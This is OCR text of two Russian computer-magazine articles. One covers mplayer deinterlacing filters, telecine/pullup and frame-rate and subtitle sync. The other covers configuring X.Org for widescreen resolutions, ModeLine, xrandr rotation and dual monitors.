
Самое простое, что можно сделать для ликвидации «гребенки», — это выкинуть четные (или нечетные) поля, а оставшиеся растянуть по вертикали для сохранения оригинального аспекта («-vf field=0»). Так мы потеряем 50% вертикального разрешения и половину фаз движения. Однако во многих случаях это меньшее зло, чем артефакты продвинутых фильтров, которых достаточно много, например, линейная (linear) или кубическая (cubic) интерполяции («-vf pp=li» и »-vf pp=ci» соответственно). Только это ничем не лучше «vf field=0». Нечетные строки (принадлежащие нечетным полукадрам) тупо дропаются, замещаясь результатом интерполяции двух соседних строк четного полукадра. Качество похабное, потеря четкости драматическая. На ровных наклонных линиях появляются омерзительные зубцы.

Фильтр linear blend — линейное смешивание («-vf pp=lb») — ничего не дропает, но растягивает четные и нечетные полукадры до полного кадра путем интерполяции, после чего накладывает их друг на друга. Как следствие, на неподвижных или малоподвижных сценах (low motion) мы практически не теряем разрешения (хотя слегка «мылим» картинку за счет интерполяции), но вот на middle motion «мыло» прет со страшной силой и движущиеся объекты утрачивают четкость, а на high motion начинают появляться «призраки».

Медианный фильтр — median deinterlacing filter («-vf pp=md») — очень похож на линейный и кубический, но, вместо того чтобы выкидывать нечетные строки, он замещает их усредненным значением вертикальных пикселей двух четных и одной нечетной строки. То есть если linear blend работает с целыми полукадрами, то median — с отдельными линиями, что быстрее и не портит весь кадр. Но вот острые объекты и тонкие вертикальные линии корежатся просто ужасно.


Результат действия адаптивного фильтра — исправленное изображение





Вспышки света выглядят просто отвратительно

«Призрачное» изображение при резкой смене сцены



info

Некоторые фильмы содержат как ч/с, так и прогрессивные сцены, и ничего удивительного в этом нет. Допустим, живые актеры снимались на ч/с камеру, а спецэффекты монтировались на компьютере в прогрессивном режиме.

Mplayer позволяет не только задавать порог срабатывания адаптивного фильтра, но и включать его клавишей <D> (внимание! работает только с видеодрайвером xvmc).

В прогрессиве идут все кинофильмы (то есть снятые на пленку) и практически все современные фильмы/клипы. Ч/с режим в основном встречается на записях концертов, спортивных соревнований и т.д.

FFmpeg deinterlacer («-vf pp=fd») представляет собой своеобразный гибрид blend'а и линейного интерполятора с той лишь разницей, что он работает только с четными полями, оставляя нечетные нетронутыми. В результате этот фильтр наследует лучшие и худшие черты обоих одновременно. Разрешение теряется (пусть и не так сильно), а у быстродвижущихся объектов появляются «призраки» (хоть и не такие заметные, как у чистого blend'а).

Адаптивный фильтр Donald'a Graft'a — adaptive kernel deinterlacer filter («-vf kerndeint») — самый продвинутый. При правильной настройке сцены с low motion останутся практически неискаженными (нет потери разрешения, резкости и фаз движения), но вот middle и high motion являют «призраков», притупляют острые углы, и все это ценой весьма солидных процессорных ресурсов. Зато мы можем задавать порог изменения пикселей в соседних полукадрах, при котором начнет работать deinterlacer. В случае с упомянутым концертом Pain'a достаточно разделить разноцветные вспышки прожекторов в соседних полукадрах, а с остальным можно и смириться.

Порог задается параметром threshold, принимающим значения от 0 до 255 (по умолчанию 10), причем чем меньше значение, тем агрессивнее себя ведет фильтр. Лично мыщъх предпочитает ставить порог в 27, но это дело вкуса и к тому же сильно зависит от конкретного видеоматериала. Увидеть пиксели, над которыми поработал deinterlacer, можно, установив параметр map в единицу («-vf kerndeint=27:1»). Два следующих параметра, будучи установленными в единицу, повышают резкость, убирая мыло, но... общее качество от этого обычно только страдает. Однако все зависит от конкретного видеоматериала, так что тут надо экспериментировать.

Так какой же фильтр следует применять? Однозначный ответ дать нельзя. При слабом ЦП и фильме/клипе, снятом в high motion ключе, лучше «-vf field=0», пожалуй, и не придумать. Никаких «призраков» и минимум «мыла», а если еще и карта поддерживает аппаратное сглаживание при масштабировании...

Если фильмы с большим количеством неподвижных сцен и слабым ЦП — median или FFmpeg. При мощном ЦП на все 100% рулит адаптивный фильтр. Однако следует помнить, что при high motion для получения хорошего качества threshold приходится выкручивать за 100, а картинку мы получаем ту же самую, что и при «-vf field=0».

ПРЯМОЙ И ОБРАТНЫЙ TELECINE


Возьмем DVD-диск, изначально записанный в PAL (25 кадров в сек), и попытаемся подготовить его для стран, где рулит NTSC (30 кадров в сек). Вопрос: как быть? Что делать?! Вообще-то, этот вопрос возник довольно давно, в то время, когда фильмы, снятые на пленку (24 кадра в секунду), начали транслировать по PAL/SECAM'у с их 25 кадрами.

А чего тут мудрить и лукавить? 24/25 — слишком малая величина, чтобы ускорение фильма стало заметным. Ну будет двухчасовой фильм идти 115 минут вместо положенных 120, и что? Больше рекламы поместится :). Стоп! А звук... Неслабый несинхрон в 5 минут к концу фильма набегает. То есть Шварценеггер нажимает на курок, а звук выстрела раздается только через... 5 минут! И чтобы зрители не кипятились, частоту звуковой дорожки увеличивают на 24/25=0,96. Ну ладно, забудем о Шварце, а если это оперетта?! Для человека, обладающего музыкальным слухом, разница в 0,96 вполне заметна, и впечатление уже не то.


Mplayer позволяет решить эту проблему форсированием fps в 24 кадра в секунду («-fps 24») и ресемплингом аудиопотока, хотя ресемплинг в реальном времени меломанам лучше не применять — их уши такого издевательства просто не выдержат. Качество только понизится (и тут без хорошего аудиоредактора не обойтись).

Но вот перевести 24 кадра с пленки в 30 кадров системы NTSC лобовым путем уже не получится. Разница оказывается слишком заметной. Вот и приходится прибегать к отвратительной вещи, именуемой телецином (telecine), за описанием которой мыщъх опять-таки отсылает читателей к Википедии: en.wikipedia.org/wiki/Telecine, раздел Frame rate differences.

По классической методике (а есть и другие) 24 кадра разбиваются на 48 полукадров (а в NTSC этих полукадров 60), и каждый второй исходный полукадр дублируется, после чего дублируется каждый третий, затем опять каждый второй и т.д. Отсюда мы получаем схему 2:3:2:3:2:3... или просто 2:3 pulldown. В переводе с английского pull — тянуть, down — вниз. То есть компенсировать увеличение частоты дублированием кадров.



Видео, насильственно подвергнутое жесткому pulldown'у (слева), и результат работы фильтра pullup (справа)



Слева направо действие фильтров при high motion: «-vf field=0», linear blend, median deinterlacing и адаптивный фильтр с компенсацией движения



Так выглядит неподвижный (слева) и движущийся (справа) мяч, снятый в ч/с режиме и выводимый на прогрессивный монитор

Если взять в руки калькулятор и рассчитать, мы получим, что реальная частота фильма после преобразования составит 23,976 кадра в секунду вместо положенных 24. То есть фильм чуть-чуть замедлится. Совсем немного. На кончик мышиного хвоста или даже еще меньше. А вот плавность движений (за счет дублирования кадров) пострадает весьма радикально. Например, медленно летящий звездолет в фильме «Чужие»: на оригинальных дисках с ним все OK, а вот после преобразования в NTSC создается впечатление, что не хватает мощности ЦП, поскольку звездолет начинает двигаться рывками.

И вот тут начинается самое интересное. На правильно изготовленном DVD (независимо от того, PAL он или NTSC) дублирующихся кадров быть не должно. По стандарту. И pulldown при необходимости обязан осуществлять сам DVD-плеер (это так называемый мягкий telecine). А поскольку телевизоры, работающие только в системе NTSC, давно канули в лету, никакой pulldown никому не нужен, и DVD отображается в PAL-режиме, даже если на коробке написано NTSC.

Но вот некоторые дуболомы (иначе их не назовешь) выполняют pulldown до записи диска, и дублированные кадры физически попадают в видеопоток (жесткий telecine), отчего его размер возрастает, но размер — это нестрашно, здесь теряется качество. То же самое происходит, если видеофайл записывается с NTSC-канала, по которому передают фильм/клип, изначально снятый на пленку или PAL-камеру. И еще ухитряются называть это лицензионными дисками! Двоечники!

Естественно, на каждый pulldown найдется свой pullup и куча detelecine-фильтров, описание которых содержится в справке к mplayer'у. Увы, операция, обратная telecine, в общем случае невыполнима, поскольку дублированные кадры никак и ничем не помечены, и кроме схемы 2:3 есть еще много других схем pulldown'а. Автоматика обычно лажает, и нужные фильтры приходится находить путем научного перебора. А если видеоматериал еще и чересстрочный, то это вообще кранты и полный дизастер, подробный разбор которого требует отдельной статьи или даже целой книги.

Тем, кто еще не вкурил особенности стандартов телевещания (а курить надо именно их), мыщъх рекомендует фильтр pullup с параметрами по умолчанию. Этот фильтр, сравнивая соседние кадры, ищет сходства и различия, убирает ненужные дубликаты, а также удаляет high motion кадры, испорченные interlacing'ом, что обеспечивает вполне приемлемое качество.

Внимание! Pullup-фильтр корректно работает только в паре с фильтром softskip, который должен быть указан за ним, а частота понижена в 4/5 от оригинальной («-fps 24000/1001 -vf pullup softskip»).

РОССЫПИ ТРЮКОВ


Еще одна причина, по которой может дергаться изображение и рваться звук (или же наблюдаться нарастающий несинхрон изображения и звука, «обнуляющийся» при каждом позиционировании, то есть перемотке назад/вперед) — это несовпадение частоты, прописанной в заголовке файла, с фактической частотой. Mplayer следит за синхронизацией аудио с видео и при необходимости либо дропает, либо дублирует кадры.

Задать требуемую частоту можно с помощью уже упомянутого ключа '-fps', принимающего следующий ряд стандартный значений: 24, 25, 30, 30000/1001, 24000/1001 (вот-вот, именно так, через дробь). Но попадаются файлы, записанные на каких-то совершенно диких частотах (причем не тех, что указаны в заголовках). Определить частоту можно как методом перебора, так и аналитически. Mplayer показывает в графе A-V рассинхронизацию между звуком и видео, а также количество дропнутых кадров для приведения ее в согласование (критическая отметка рассинхрона — предпоследняя цифра справа в строке статуса mplayer'а). Вот мы и калькулируем, если за X секунд мы отстали на Y кадров, то текущую fps нужно умножить на Y/X.

Хинт для любителей просмотра фильма с субтитрами. Часто бывает так, что фильм идет с частотой 25 кадров в секунду (классический PAL), а субтитры, скачанные из Сети, — с частотой 23,976 (soft 2:3 pulldown) или 29,97 (NTSC). Конечно, в любом редакторе субтитров их легко конвертнуть, но это будет уже offline, что неинтересно. Mplayer предлагает два решения. Менять частоту самого фильма, согласуя ее с частотой субтитров (заботу по синхронизации звука с видео возьмет на себя ключ '-fps'), либо изменить частоту самих субтитров ключом '-subfps'. Первое решение обычно приводит к деградации качества, а второе иногда глючит (баг в mplayer'е?), так что на практике приходится использовать оба.

ЗАКЛЮЧЕНИЕ

Мы рассмотрели лишь две основные проблемы, с которыми сталкиваются любители домашнего видео: ч/с режим и жесткий pulldown. А всего их… и по мере роста коллекции видеофайлов проблемы лавинообразно нарастают. Когда коллекция мыщъха насчитывала сотню дисков, он использовал любой плеер, что оказывался под рукой. Но вот число дисков приблизилось к тысяче… И мыщъх освоил кучу видеоредакторов и написал множество утилит, фиксящих популярные баги в файлах. Но все это требовало времени на перекодирование. А перекодирование — это оффлайн. Сейчас у меня десятки тысяч дисков, и времени на их перекодирование для просмотра в любом плеере нет и не будет. Так что mplayer, позволяющий накладывать нужные фильтры на лету, превратился в безальтернативный вариант.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ / ZLOY.BOBR@GMAIL.COM /

Знакомьтесь, мистер X.Org

РАССМАТРИВАЕМ ИНТЕРЕСНЫЕ ВОЗМОЖНОСТИ ГРАФИЧЕСКОЙ ОКОННОЙ СИСТЕМЫ X.ORG

Парадокс: из всех компонентов свободных операционок подсистема X Window является одной из самых простых и в то же время одной из самых сложных в настройке. В большинстве случаев все необходимые параметры прописываются в конфигурационном файле во время установки дистрибутива и не требуют ручного вмешательства. Но как только появляются проблемы или ситуации, требующие нестандартного подхода, форумы начинают распухать от вопросов. Давай попробуем самостоятельно найти на них ответы.

ШИРОКОФОРМАТНЫЙ МОНИТОР

В один прекрасный день я решил, что широкоформатный монитор будет намного удобнее обычного. И не потому, что ботов в CS удобнее отстреливать или фильмы смотреть, — для работы лучше. На широком экране можно без проблем разместить два открытых окна терминала, в одном набирать команду, а во втором отслеживать, что там пишут в логах. А если ко всему этому делу еще один монитор прикрутить... Но об этом ниже. Также сегодня продается много лэптопов с широким дисплеем, их пользователям будет полезно узнать, как его настроить.

Почему-то все дистры, которые мне попадались, сразу же норовили установить одно и то же разрешение — 1440x900, плюс в конфиге обнаруживался список из восьми других вариантов, но ни один из предложенных мне не показался удобным. Убивало также, что при загрузке на мониторе постоянно высвечивалось предупреждение о неоптимальности режима,

Вывод xdpyinfo

Настройка второго монитора в KUbuntu

который установил X. В меню графических средств настройки в Центре KDE System Setting нужного разрешения тоже не было (дистрибутив KUbuntu), да и как могло оно там оказаться, если у девелоперов руки растут не откуда положено. Лечится это все очень просто. Открываем /etc/X11/xorg.conf (не забывая сохранить оригинал — он еще может понадобиться) и пишем:

```
$ sudo mcedit /etc/X11/xorg.conf
Section "Screen"
        Identifier "Default Screen"
        …
        Defaultdepth 24
        SubSection "Display"
                Modes "1360x1024" "1024x768"
        EndSubSection
EndSection
```

Я оставил себе всего два разрешения, которые и использую. Остальные убрал, чтобы X-сервер меньше думал.
Параметр Defaultdepth привел, чтобы показать, как устранить еще одну ошибку. Не знаю почему, но глубина цвета у меня по умолчанию была установлена в 16. Заглянув в лог /var/log/Xorg.0.log, я увидел сообщение, что видеокарта не поддерживает 16-битный цвет с рекомендацией использовать 24-битный (что и было выставлено автоматически):

```
(EE) fglrx(0): The RADEON V7000 chipset does not support
depth 16. Using depth 24 instead
(**) fglrx(0): Depth 24, (--) framebuffer bpp 32
```

После корректировки Defaultdepth все пришло в норму, сервер перестал нервничать:

```
(**) fglrx(0): Depth 24, (--) framebuffer bpp 32
(II) fglrx(0): Pixel depth = 24 bits stored in 4 bytes
(32 bpp pixmaps)
```

Но вернемся к широкому экрану. В большинстве случаев корректировки параметров Modes должно хватить, но бывает, что в Windows все работает как следует, а в Linux необходимое разрешение устанавливаться никак не хочет. Это означает, что автоматически сгенерированный режим работы ModeLine не подходит. В таком случае нужные цифры придется вписывать самому. Узнать используемые по умолчанию можно, заглянув в логи:

```
(II) fglrx(0): Supported Future Video Modes:
(II) fglrx(0): #0: hsize: 1440 vsize 900  refresh: 60
vid: 149
(II) fglrx(0): #1: hsize: 1440  vsize 900  refresh: 75
vid: 3989
(II) fglrx(0): #2: hsize: 1280  vsize 1024  refresh: 60
vid: 32897
(II) fglrx(0): #3: hsize: 1280  vsize 960  refresh: 60
vid: 16513
(II) fglrx(0): #4: hsize: 1152  vsize 864  refresh: 75
vid: 20337
(II) fglrx(0): Supported additional Video Mode:
(II) fglrx(0): clock: 106.5 MHz   Image Size:  410 x 257
mm
(II) fglrx(0): h_active: 1440  h_sync: 1520  h_sync_end
1672 h_blank_end 1904 h_border: 0
(II) fglrx(0): v_active: 900  v_sync: 903  v_sync_end 909
v_blanking: 934 v_border: 0
(II) fglrx(0): Ranges: V min: 56  V max: 75 Hz, H min: 30
H max: 81 kHz, PixClock max 140 MHz
```

То есть секция Monitor со строкой ModeLine, установленная по умолчанию, выглядит так:

```
$ sudo mcedit /etc/X11/xorg.conf
Section "Monitor"
        Identifier "SyncMaster"
        Option "DPMS"
#       "режим" clock h_active h_sync h_sync_end h_blank_
end v_active v_sync v_sync_end v_blanking
        ModeLine "1440x900" 106.5 1440 1520 1672 1904 900
903 909 934
EndSection
```

Чтобы вручную не играться параметрами, можно использовать графические утилиты xvidtune и read-edid, а также онлайн-калькуляторы ModeLine, например xtiming.sourceforge.net/cgi-bin/xtiming.pl. Подробности о ModeLine смотри в XFree86-Video-Timings-HOWTO (www.opennet.ru/docs/HOWTO-RU/XFree86-Video-Timings-HOWTO.html).
Есть еще одна полезная утилита, входящая в состав X, — xrandr (в KDE есть аналог krandr), которая позволяет на лету изменять разрешение и частоту развертки без перезапуска X-сервера. Доступные режимы в виде пар «частота/разрешение» можно получить, введя:

```
$ xrandr — q
```

Индекс в первом столбце подойдет в качестве параметра вместо разрешения. В некоторых случаях драйвер не хочет устанавливать нужное разрешение:

```
$ xrandr -s 1360x1024
```

```
Size 1360x1024 not found in available modes
```

Тогда можно просто отключить тестирование доступных режимов, указав в секции Device:

```
Option "ModeValidation" "NoMaxPClkCheck"
```

Некоторые мониторы имеют еще одну полезную функцию — поворот вокруг оси. Работать с текстом при вертикальном положении экрана очень удобно. В Linux такая возможность тоже поддерживается. Реализовать ее можно двумя способами: автоматически и вручную. В первом случае добавляем в секцию Device параметр:

```
Option "RandRRotation" "on"
```

Или:


```
Option "Rotate" "CCW" # возможно значение "CW"
```

Для поворота в ручном режиме используем тот же xrandr с параметром '–o' (--orientation) и указанием направления (normal, inverted, left, right, 0, 1, 2, 3):

```
$ xrandr -o left
```

ДВА МОНИТОРА

Многие современные (и не очень) видеокарты, в том числе установленные на ноутбуках, имеют два видеовыхода, что позволяет подключать сразу два монитора. А если такая возможность в твоей видюхе не предусмотрена, то есть и другой способ, который был популярен в старые добрые времена, — поставить еще одну видеокарточку, в PCI-слот. X-сервер поддерживает оба варианта. Их реализация в конфиге ничем не отличается, также требуются две секции Device, Screen и Monitor, сопоставленные друг другу. Современные версии X на лету подхватывают второй монитор, без каких-либо изменений в xorg.conf. Изображение на дополнительном мониторе является точной копией первого, с таким же разрешением и частотой развертки. Если дополнительный монитор не может обеспечить такое же разрешение, как основной, будет использован виртуальный экран такого же размера. При перемещении мышки к краю видимого поля он начинает двигаться.
В графических программах настройки вроде System & Setting в KUbuntu есть соответствующие пункты, где можно указать драйвер для второго монитора, параметры вывода на экран (частоту, разрешение, повтор первого или двойной), размещение (слева или справа). Но, как правило, их активация приводит к тому, что после перезагрузки графическая подсистема вообще отказывается запускаться. Не помогает и запуск «X -configure» (sudo dpkg-reconfigure xserver-xorg) при двух включенных мониторах. К сожалению, нельзя однозначно сказать, как будет вести



Fluxbox в окне IceWM

себя X. Это зависит от видеокарты (nVidia, ATI), используемых драйверов (открытые или закрытые), мониторов (работают с одним разрешением или с разными) и даже от сборки пакетов (32- или 64-битная платформа). Так, в настоящее время существует четыре технологии, по-своему реализующие одновременную работу на нескольких мониторах: TwinView (от nVidia), MergedFB (ATI, Matrox), BigDesktop (ATI) и Xinerama (расширение X-сервера). Опять же в одних комбинациях они могут работать, в других — нет. Поэтому в большинстве случаев приходится закатывать рукава и править вручную. В общем случае xorg.conf должен выглядеть так:

$ sudo mcedit /etc/X11/xorg.conf

```
Section "Monitor"
# Первый монитор
      Identifier     "SyncMaster"
      Option       "DPMS"
EndSection


Section "Monitor"
# Второй монитор
      Identifier     "Monitor1"
      Vendorname     "Samsung"
      Modelname     "Samsung SyncMaster 550(M)s"
Option       "DPMS"
…
EndSection
```

Сообщения в журналах X-сервера

Журнал X-сервера (/var/log/Xorg.0.log или XFree86.0.log) может не только дать много интересной информации о твоей видеокарте, но и, главное, помочь разобраться с проблемами. Заглянув в него, ты увидишь мириады загадочных меток. Что же означают все эти ребусы?

(--) — это значение получено путем тестирования оборудования,
(**) — эти установки взяты из конфигурационного файла,
(==) — использованы установки по умолчанию,
(++) — параметр взят из командной строки запуска сервера,
(!!) и (II) — уведомление и информационное сообщение,
(WW) — за этим знаком следует предупреждение,
(EE) — сообщение об ошибке,
(??) — событие, непонятное серверу.

